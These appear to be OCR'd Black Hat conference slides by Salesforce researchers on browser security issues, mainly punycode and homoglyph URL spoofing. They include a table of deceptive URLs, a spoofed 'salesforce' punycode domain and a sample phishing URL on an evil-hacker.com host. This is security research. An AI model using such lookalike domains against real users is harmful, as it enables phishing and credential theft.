black hat®

Angelo Prado, Salesforce
Xiaoran Wang, Salesforce

THINGS YOUR BROWSER NEVER TOLD YOU

AGENDA


Proceed with caution:


- **XSS** Filter Bypass
- **Data URI** Ghost Malware
- **History** Stealing Revisited
- Modern **Login Detection**
- **HTML5** Drag-Out Madness
- **URL** address bar spoofing
- **Clipboard** Stealing

CNN

BREAKING NEWS

UNICODE 7.0 INTRODUCES 250 NEW EMOJI






Punycode Syntax Spoofing


- Punycode is a encoding syntax by which a Unicode (UTF-8) string of characters can be translated into the basic ASCII-characters permitted in network host names.
- Used for internationalized domain names (IDN)
- Spoofing syntax characters can be even worse than regular characters. For example, U+2044 (⁄) FRACTION SLASH can look like a regular ASCII '/' in many fonts
- Ideally the spacing and angle are sufficiently different to distinguish these characters. However, this is not always the case.
- See: http://homoglyphs.net/


	URL	Subzone	Domain
1	http://macchiato.com/x.bad.com	macchiato.com/x	bad.com
2	http://macchiato.com?x.bad.com	macchiato.com?x	bad.com
3	http://macchiato.com.x.bad.com	macchiato.com.x	bad.com
4	http://macchiato.com#x.bad.com	macchiato.com#x	bad.com


Punycode

- angelo.prado@salesforce.com




●○○○○ T-Mobile
11:16 AM
86%
Back (2806)
From: Angelo Prado
Hide
To: Angel
xxx
October 17, 2014 at 2:42 AM
http://www.salesforce.com/
Temp sid
●○○○○ T-Mobile
11:16 AM
86%
xn--slesforce-0yh.com
Safari cannot open the page because the server cannot be found.






Example:
http://paypal.xn--conlogin-c44gw21x.evil-hacker.com/


“We recognize that the address bar is the only reliable security indicator in modern browsers”


– Google Bug Bounty Program

